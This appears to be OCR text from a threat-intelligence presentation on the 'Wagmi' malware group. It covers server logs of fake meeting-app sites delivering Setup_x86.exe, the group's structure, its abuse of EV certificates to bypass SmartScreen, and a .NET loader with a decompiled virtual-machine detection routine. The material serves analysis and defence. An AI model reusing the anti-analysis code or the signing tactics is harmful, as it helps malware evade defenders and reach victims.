
```
- [30/Nov/2024:00:32:40 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- [30/Nov/2024:00:32:40 +0100] "GET /get_link.php?action=get-mac HTTP/1.1" 200 82 "-" "-"
- - [30/Nov/2024:00:33:06 +0100] "GET / HTTP/1.0" 403 564 "-" "Mozilla/5.0 (Linux; Android 13; V2231A; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/87.0.4280.141 Mobile Safari/537.36 VivoBrowser/13.6.21.0"
- [30/Nov/2024:00:34:11 +0100] "GET /add_code.php?method=delete&code=KDPGDY HTTP/1.1" 200 38 "-" "python-requests/2.31.0"
- - [30/Nov/2024:00:34:29 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- - [30/Nov/2024:00:34:31 +0100] "GET /download.php?agent=37 HTTP/1.0" 302 0 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:34:31 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:34:32 +0100] "GET /37/Setup_x86.exe HTTP/1.0" 206 1 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:34:34 +0100] "GET /37/Setup_x86.exe HTTP/1.0" 206 37537822 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:34:39 +0100] "GET / HTTP/1.0" 403 162 "-" "Mozilla/5.0 (Linux; U; Android 4.0.3; ko-kr; LG-L160L Build/IML74K) AppleWebkit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30"
- - [30/Nov/2024:00:35:02 +0100] "GET /robots.txt HTTP/1.0" 404 162 "-" "Mozilla/5.0 (compatible;PetalBot;+https://webmaster.petalsearch.com/site/petalbot)"
- [30/Nov/2024:00:36:55 +0100] "GET login.cgi HTTP/1.1" 400 166 "-" "-"
- - [30/Nov/2024:00:37:37 +0100] "GET /add_code.php?method=get&code=KDPGDY HTTP/1.1" 200 50 "-" "Java/1.8.0_101"
- [30/Nov/2024:00:37:41 +0100] "GET /add_code.php?method=get&code=KDPGDY HTTP/1.1" 200 50 "-" "Java/1.8.0_101"
- [30/Nov/2024:00:37:57 +0100] "GET /add_code.php?method=get&code=kdpgdy HTTP/1.1" 200 50 "-" "Java/1.8.0_101"
- [30/Nov/2024:00:39:14 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- - [30/Nov/2024:00:39:14 +0100] "GET /get_link.php?action=get-mac HTTP/1.1" 200 82 "-" "-"
- - [30/Nov/2024:00:39:24 +0100] "GET /download.php?agent=39 HTTP/1.0" 302 0 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:39:24 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:39:25 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 1 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:39:28 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 56251735 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:39:30 +0100] "GET /download.php?agent=39 HTTP/1.0" 302 0 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:39:30 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:39:30 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 1 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:39:33 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 50685842 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:40:00 +0100] "GET /download.php?agent=39 HTTP/1.0" 302 0 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- - [30/Nov/2024:00:40:00 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:40:14 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- [30/Nov/2024:00:40:14 +0100] "GET /get_link.php?action=get-mac HTTP/1.1" 200 82 "-" "-"
```


```
        echo "created";
    } catch (PDOException $e) {
        echo "Error: " . $e->getMessage();
    }
```

"2435"	"TZYPDY"	"#paket"	"1733064412"
"2436"	"BDMQSX"	"#lanrock"	"1733064653"
"2437"	"GLGJPC"	"#ssabiduria"	"1733064708"
"2438"	"PCVWTX"	"#bag1kq"	"1733064854"
"2439"	"123123"	"#lanrock"	"1733065121"
"2440"	"XYKFNP"	"#novenkiy"	"1733065443"

How Far Can They Go to Prove Their "Business" is Legitimate?







Wagmi Organizational Structure

LEADERSHIP


Admin
@DanbiWoo
Infrastructure Developer, Log Processing


MANAGEMENT

Workers Support
@scarletexe
Operational support

WORKERS


WAGMI LANDINGS: COPY OR ORIGINAL?






EV CERTIFICATES

- Bypasses Windows SmartScreen alerts
- Reduces UAC prompts
- Achieves low detection rates
- Creates a false sense of security for victims



REVOCATION OF EV CERTIFICATES BEING ABUSED



Consequences:

- Temporal work paralysis
- Bulk flag of malware builds
- Important time and money loss
- Early disruption of malware campaign


CRYPTOLOVE .NET LAUNCHER

- First discovered: self-contained .NET loader
- Gathers AV, country, cryptowallet information
- Anti-analysis evasion
- Adding Exclusion (C:/) for Windows Defender
- Multi-stage payload delivery


```
39      private static bool IsRunningInVirtualMachine()
40      {
41          using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
42          {
43              foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
44              {
45                  string text = managementBaseObject["Manufacturer"].ToString().ToLower();
46                  string text2 = managementBaseObject["Model"].ToString().ToLower();
47                  if (text.Contains("microsoft corporation") && text2.Contains("virtual"))
48                  {
49                      return true;
50                  }
51                  if (text.Contains("vmware") || text2.Contains("vmware"))
52                  {
53                      return true;
54                  }
55                  if (text.Contains("xen") || text2.Contains("xen"))
56                  {
57                      return true;
58                  }
59                  if (text.Contains("qemu") || text2.Contains("qemu"))
60                  {
61                      return true;
62                  }
63                  if (text.Contains("innotek gmbh") || text2.Contains("virtualbox"))
64                  {
65                      return true;
66                  }
67                  if (text2.Contains("vbox") || text2.Contains("virtualbox"))
68                  {
69                      return true;
70                  }
71              }
72          }
73          return false;
74      }
75
76      // Token: 0x0600000F RID: 15 RVA: 0x000027A4 File Offset: 0x000009A4
77      private static bool IsRunningInCloud()
78      {
